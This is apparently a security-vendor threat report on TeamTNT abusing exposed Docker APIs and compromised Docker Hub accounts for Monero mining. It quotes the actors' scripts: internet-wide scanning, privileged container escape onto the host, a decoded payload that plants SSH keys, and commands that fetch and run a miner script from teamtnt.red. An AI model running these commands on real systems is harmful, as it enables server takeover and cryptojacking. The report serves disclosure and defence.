Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT

November 9, 2021

Cloud

In October 2021, we observed threat actors targeting poorly configured servers with exposed Docker REST APIs by spinning up containers from images that execute malicious scripts.

By: Trend Micro Research November 09, 2021 Read time: (words)

As a part of our threat research, we closely monitor actively exploited vulnerabilities and misconfigurations. One such frequently abused misconfiguration is that of exposed Docker REST APIs.

In October 2021, we observed threat actors targeting poorly configured servers with exposed Docker REST APIs by spinning up containers from images that execute malicious scripts that do the following:

1. Download or bundle Monero cryptocurrency coin miners
2. Perform container-to-host escape using well-known techniques
3. Perform internet-wide scans for exposed ports from compromised containers



Figure 1. Behavior of attacks targeting vulnerable Docker servers

We identified Docker Hub registry accounts that were either compromised or belong to TeamTNT. These accounts were being used to host malicious images and were an active part of botnets and malware campaigns that abused the Docker REST API. We have reached out to Docker and the accounts in question have been removed.

In this blog, we discuss two such accounts that are being used to spread cryptocurrency miners by abusing the Docker REST API.

Malicious script found in Docker images

alpineos/dockerapi:latest

DIGEST: sha256:5cad8c601f49c410dbe58c0c3706cc0d3269b83959fe4992c3e9c07d0d498e72

OS/ARCH	COMPRESSED SIZE	LAST PUSHED
linux/amd64	3.46 MB	a month ago by alpineos

IMAGE LAYERS

1	ADD file ... in /	2.68 MB
2	CMD ["/bin/sh"]	0 B
3	/bin/sh -c apk add --no-cache	795.46 KB
4	COPY file:e5428c657d0e7b451b2b41199cafcd242abb7470a37…	1.8 KB
5	/bin/sh -c chmod +x /pause	1.8 KB
6	CMD ["/pause"]	0 B

Command

```
ADD file:8ec69d882e7f29f0652d537557160e638168550f738d0d49f90a7ef96bf31787 in /
```

alpineos/docker2api:latest

DIGEST: sha256:c67c07fc7ebe1f70ef02710b233e9c1675952ee69a0e3f6e078d64d85cd34dca

OS/ARCH	COMPRESSED SIZE	LAST PUSHED
linux/amd64	3.46 MB	13 days ago by alpineos

IMAGE LAYERS

1	ADD file ... in /	2.68 MB
2	CMD ["/bin/sh"]	0 B
3	/bin/sh -c apk add --no-cache	795.46 KB
4	COPY file:e62fd7a33244acafa76a7acce0a84824d30aaa0ed4…	1.87 KB
5	/bin/sh -c chmod +x /pause	1.88 KB
6	CMD ["/pause"]	0 B

Command

```
ADD file:8ec69d882e7f29f0652d537557160e638168550f738d0d49f90a7ef96bf31787 in /
```

Figures 2 and 3. Contents of Docker images

The images contain a malicious script named “pause” which is run when a new container is spawned.

```
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
  ],
  "Cmd": [
      "/pause"
  ],
  "Image": "alpineos/dockerapi",
  "Volumes": null,
  "WorkingDir": "",
  "Entrypoint": null,
  "OnBuild": null,
  "Labels": {}
```

```
function INIT_MAIN(){
SETUP_APPS

while true; do

RANGE=$(curl -sLk http://teamtnt.red/RangeDA.php)
if [ -z "$RANGE" ]; then RANGE=$(($RANDOM%255+1)) ; fi

pwn "$RANGE" 2375 50000
pwn "$RANGE" 2376 50000
pwn "$RANGE" 2377 50000
pwn "$RANGE" 4244 50000
pwn "$RANGE" 4243 50000
done

}
```

```
function SETUP_APPS(){
apk update
apk add curl wget jq masscan libpcap-dev go git gcc make docker

export GOPATH=/root/go
git config --global url."git://".insteadOf https://
go get github.com/zmap/zgrab
cd /root/go/src/github.com/zmap/zgrab/

go build
cp ./zgrab /usr/bin/zgrab

rm -fr /root/go/src/github.com/zmap/
}
```

Figures 4-6. Contents of source code

INIT_MAIN calls the SETUP_APPS function, which updates and adds the tools that are used in the subsequent procedures in adversarial ways.

INIT_MAIN creates an infinite loop and sends a GET request to http://teamtnt[.]red/RangeDA.php. It also receives a numeric response, which is later used in the “pwn” function as a supplied argument. If the curl attempt fails, a random number between 1 and 255 is generated and assigned to $RANGE variable.

```
function pwn(){
prt=$2
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $1.0.0.0/8 -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/
null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
CHECK_INTER_SERVER $ipaddy:$prt
done
}
```

Figure 7. Code of pwn function

“pwn” is a wrapper around masscan and scans for ports 2375, 2376, 2377, 4243, 4244, similar to our previously reported distributed denial-of-service (DDoS) botnet artifacts in 2020. However, in this case another function (CHECK_INTER_SERVER) is called, supplying the IP addresses and port values.

CHECK_INTER_SERVER first checks if the operating system of the remote IP address contains “linux” by requesting the “info” of the exposed Docker REST API server. Using this command, one can find out various metadata about the server, such as the number of paused running and stopped containers, supported runtimes, server version, architecture, and others.

```
function CHECK_INTER_SERVER(){
D_TARGET=$1
echo $D_TARGET
INTERESTING_SERVER="false"


TNT_OSType=$(timeout -s SIGKILL $T10 docker -H $D_TARGET info 2>/dev/null | grep 'OSType:' | rev | awk '{print $1}' | rev)

if [[ "$TNT_OSType" = *"linux"* ]]; then
```

Figure 8. CHECK_INTER_SERVER function

We observed that the code looks into the following properties to set flags and identify if the server that is currently being scanned is a Docker swarm manager:

1. OSType: Describes the operating system of server
2. Repository: Container Registry that is set for use
3. Architecture: Architecture of server
4. Swarm: Current swarm participation status
5. CPUs: Number of CPU cores of server

To gain more details about the misconfigured server such as uptime and total memory available, the threat actors also spin up containers using docker-cli by doing the following:

1. Setting the “--privileged” flag
2. Using the network namespace of the underlying host “--net=host”
3. Mounting the underlying hosts’ root file system at container path “/host”

```
TNT_CJ_SYS_UPTIME=$(timeout -s SIGKILL $T10 docker -H $D_TARGET run --rm -it --privileged --net host -v /:/host busybox chroot /host sh -c 'uptime -p')
TNT_CJ_Total_Memory=$(timeout -s SIGKILL $T10 docker -H $D_TARGET run --rm -it --privileged --net host -v /:/host busybox chroot /host sh -c "free -gh | head -n 2 | tail -n 1 | awk '{print "Total:"$2,"Free:"$4}'")
TNT_CJ_System_CPUs=$(timeout -s SIGKILL $T10 docker -H $D_TARGET info 2>/dev/null | grep 'CPUs: ' | rev | awk '{print $1}' | rev)
```

Figure 9. Code for spinning up containers

Immediately after this, the script spawns a new container by using "--privileged" flag, mounting the host root file system, and sharing the hosts' network namespace from the image "alpineos/dockerapi," which has over 10K+ pulls from Docker Hub as of November 09, 2021.

```
# startet einen docker container der...
timeout -s SIGKILL 90s docker -H $D_TARGET run --rm -d --privileged --net host -v /:/host alpineos/dockerapi
```

Figure 10. Spawning of new container

After this is done, there is another attempt to spawn a new container on the same server but with a different motive.

```
timeout -s SIGKILL 90s docker -H $D_TARGET run -d --privileged --net host -v /:/host alpine chroot /host bash -c 'echo c3NoLWtleWdlbiAtTiAiIiAtZiAvdG1wL1RlYW1UTlQKCmNoYX
R0ciAtUiAtaWEgL3Jvb3QvLnNzaC8gMj4vZGV2L251bGw7IHRudHJlY2h0IC1SIC1pYSAvcm9vdC8uc3NoLyAyPi9kZXYvbnVsbDsgaWNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gMj4vZGV2L251bGwKY2F0IC90bXAvVGV
hbVROVC5wdWIgPj4gL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMKY2F0IC90bXAvVGVhbVROVC5wdWIgPiAvcm9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5czIKcm0gLWYgL3RtcC9UZWFtVE5ULnB1YgoKCnNzaCAtb1N0cmlj
dEhvc3RLZXlDaGVja2luZz1ubyAtb0JhdGNoTW9kZT15ZXMgLW9Db25uZWN0VGltZW91dD01IC1pIC90bXAvVGVhbVROVCByb290QDEyNy4wLjAuMSAiKGN1cmwgaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb
29jZWFuX21pbmVyLnNofHxjZDEgaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNofHx3Z2V0IC1xIC1PLSBodHRwOi8vdGVhbXRudC5yZWQvc2gvc2V0dXAvbW9uZXJvb2NlYW5fbWluZX
Iuc2h8fHdkMSAtcSAtTy0gaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNoKXxiYXNoIgoKcm0gLWYgL3RtcC9UZWFtVE5UCgo= | base64 -d | bash'
```

Figure 11. Spawning a container, with base64-encoded string

This container is created from an official image of the "alpine" operating system and executed with flags that allow root-level permissions on the underlying host, except for the fact that a base64-encoded string is piped to "bash" after being decoded.

Here is the encoded string after decoding:

```
ssh-keygen -N "" -f /tmp/TeamTNT

chattr -R -ia /root/.ssh/ 2>/dev/null; tntrecht -R -ia /root/.ssh/ 2>/dev/null; ichdarf -R -ia /root/.ssh/ 2>/dev/null
cat /tmp/TeamTNT.pub >> /root/.ssh/authorized_keys
cat /tmp/TeamTNT.pub > /root/.ssh/authorized_keys2
rm -f /tmp/TeamTNT.pub


ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i /tmp/TeamTNT root@127.0.0.1 "(curl http://teamtnt.red/sh/setu
p/moneroocean_miner.sh||cd1 http://teamtnt.red/sh/setup/moneroocean_miner.sh||wget -q -O- http://teamtnt.red/sh/setup/moneroocean_
miner.sh||wd1 -q -O- http://teamtnt.red/sh/setup/moneroocean_miner.sh)|bash"

rm -f /tmp/TeamTNT
```

Figure 12. Decoded string

A new Secure Shell (SSH) key pair is created and the attributes of the folders are changed with the immutable bit. TeamTNT's public key is appended to /root/.ssh/authorized_keys so that the threat actors can now login using the generated public-private key pair. Later, the public key is removed.

Figure 13. TeamTNT-related encryption key

Monero miner scripts are downloaded from TeamTNT's server and piped to "bash" using a SSH session on the underlying host as the "root" user by supplying the private key from "/tmp/TeamTNT." Later, the private key "/tmp/TeamTNT" is removed as well.

We take a quick look at the history of the images {Redacted account} (left) and "alpineos/docker2api" (right). Here we can see the commands that will be executed when a container is created from these images. It is also important to note the "pause" script.

Figure 14. Docker image code

Upon diffing the "pause" scripts from both the images, we see some incredible similarities in the code, with a few differences:

Figure 15. The “pause” scripts from images

In particular, there is a difference in the way masscan is being used. There are also a few commented sections, indicating that the threat actors were moving ahead, testing their tools and arsenal.

Notably, the IP address 45[.]9[.]148[.]182 has a history of being associated with TeamTNT’s infrastructure, as it has been used by multiple domains:

- dl.chimaera[.]cc
- githb[.]net (inactive)
- github-support[.]com (inactive)
- irc.borg[.]wtf
- irc.chimaera[.]cc
- irc.teamtnt[.]red

Our July 2021 research into TeamTNT showed that the group previously used credential stealers that would rake in credentials from configuration files. This could be how TeamTNT gained the information it used for the compromised sites in this attack.

Based on the scripts being executed and the tooling being used to deliver coinminers, we arrive at the following conclusions connecting this attack to TeamTNT:

1. “alpineos” (with a total of more than 150,000 pulls with all images combined) is one of the primary Docker Hub accounts being actively used by TeamTNT
2. There are compromised Docker Hub accounts that are being controlled by TeamTNT to spread coinmining malware.

We have already reached out to Docker, and the accounts inolved in this attack have been removed.. In an upcoming blog, we will take a look into the attack techniques being used by the threat actor.

Conclusion

Exposed Docker APIs have become prevalent targets for attackers as these allow them to execute their own malicious code with root privileges on a targeted host if security considerations are not accounted for. This recent attack only highlights the increasing sophistication with which exposed servers are targeted, especially by capable threat actors like TeamTNT that use compromised user credentials to fulfill their malicious motives.

Indicators of Compromise

Type	Identifier/Hash
Shell script	79ed63686c8c46ea8219d67924aa858344d8b9ea191bf821d26b5ae653e555d9
Shell script	497c5535cdc283079363b43b4a380aefea9deb1d0b372472499fcdcc58c53fef
Shell script	a68cbfa56e04eaf75c9c8177e81a68282b0729f7c0babc826db7b46176bdf222
Domain	teamtnt[.]red
IP address	45.9[.]148.182